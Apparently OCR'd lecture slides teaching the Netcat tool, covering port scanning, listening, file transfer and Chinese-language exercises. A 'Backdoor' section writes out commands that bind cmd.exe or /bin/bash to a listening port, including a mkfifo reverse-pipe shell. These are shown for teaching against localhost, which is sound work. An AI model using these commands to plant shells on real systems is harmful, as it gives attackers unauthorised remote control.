Netcat

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Outline

- Introduction
- Netcat
  - Installation
  - Command list
  - Features
  - Exercise
- Conclusions

Introduction

- A computer networking service
  - Reading / Writing to network connections using TCP or UDP
- Well-known as a “Swiss-army Knife for TCP/IP”
- Linux/Unix/Windows
- Free software

Installation

- Linux default service
  - sudo apt-get install netcat
  - Open terminal
  - Type “nc[options] [target] [port(s)]”
- Windows
  - https://eternallybored.org/misc/netcat/
  - Unzip the file
  - Open CMD
  - Move to the folder
  - Type “nc[options] [target] [port(s)]”

Command List

Option	Description
-l	Listen mode (default is client mode)
-L	Listen harder (only on Windows)
-u	UDP mode (default is TCP)
-p	Local port (listen mode: listened on, client mode: source port)
-e	Program to execute after connection occurs
-n	Don’t perform DNS lookups on names of machines on the other side
-z	Zero-I/O mode (don’t send any data)
-wN	Timeout for connects, waits for N seconds.
-v	Be verbose
-vv	Be very verbose


Features

- Port scanning
- File transferring
- Port listening
- Backdoor
  - Dangerous, High risk feature!!

Features

1. Port scanning


- nc -z -v -n ip_address port1-port2(Linux)
- nc -vv -w2 -z ip 80-445 (Windows)




Features

1. Port scanning

- Basic principle:
  - **TCP**: 3-way handshake






  - **UDP**: Internet Control Message Protocol (ICMP) error messages

Features


2. Port listening

- nc –l 1234 (Linux) nc –l –p 12345 (Windows)
- Use ctrl+c to interrupt

D: -- Server




C: -- Client




Features

3. File Transferring

- Sender: nc 127.0.0.1 12345 < file.txt (Linux)
- Receiver: nc –l 12345 > catch.txt (Linux)






Features


4 Backdoor (Dangerous!)


- Windows
  - nc –l –p 1234 –e cmd.exe
  - nc 127.0.0.1 1234 –e cmd.exe
  - https://www.youtube.com/watch?v=nbBZQ3S61h8
- Linux
  - nc –l –p 1234 –e /bin/bash
  - nc 127.0.0.1 1234 –e /bin/bash
  - Without –e
    - mkfifo /tmp/tmp_fifo
    - cat /tmp/tmp_fifo | /bin/sh -i 2>&1 | nc -l 1567 > /tmp/tmp_fifo

Demonstration

4. Backdoor (Windows)







Pros & Cons

- Pros
  - Easy to understand
  - Powerful function
  - A lot of extended versions
- Cons
  - Hacking tool
  - Clear text communication
  - No authentication

Exercise

- IP: ifconfig
- 探測網路主機

nc -vv -w2 -z ip 80-445 (探測對方網站的系統資訊)

- 簡易聊天室

主機端(ip:192.168.1.1)：nc –l –p 12345

客戶端：nc 192.168.1.1 12345

建立連線後，此主機與客戶即可進行網路聊天

Homework

- 傳送檔案(客傳到主)

主機端(ip:192.168.1.1)：nc –l –p 12345 > test.doc

客戶端：nc 192.168.1.1 12345 < test.doc

客戶可將test.doc 傳送到主機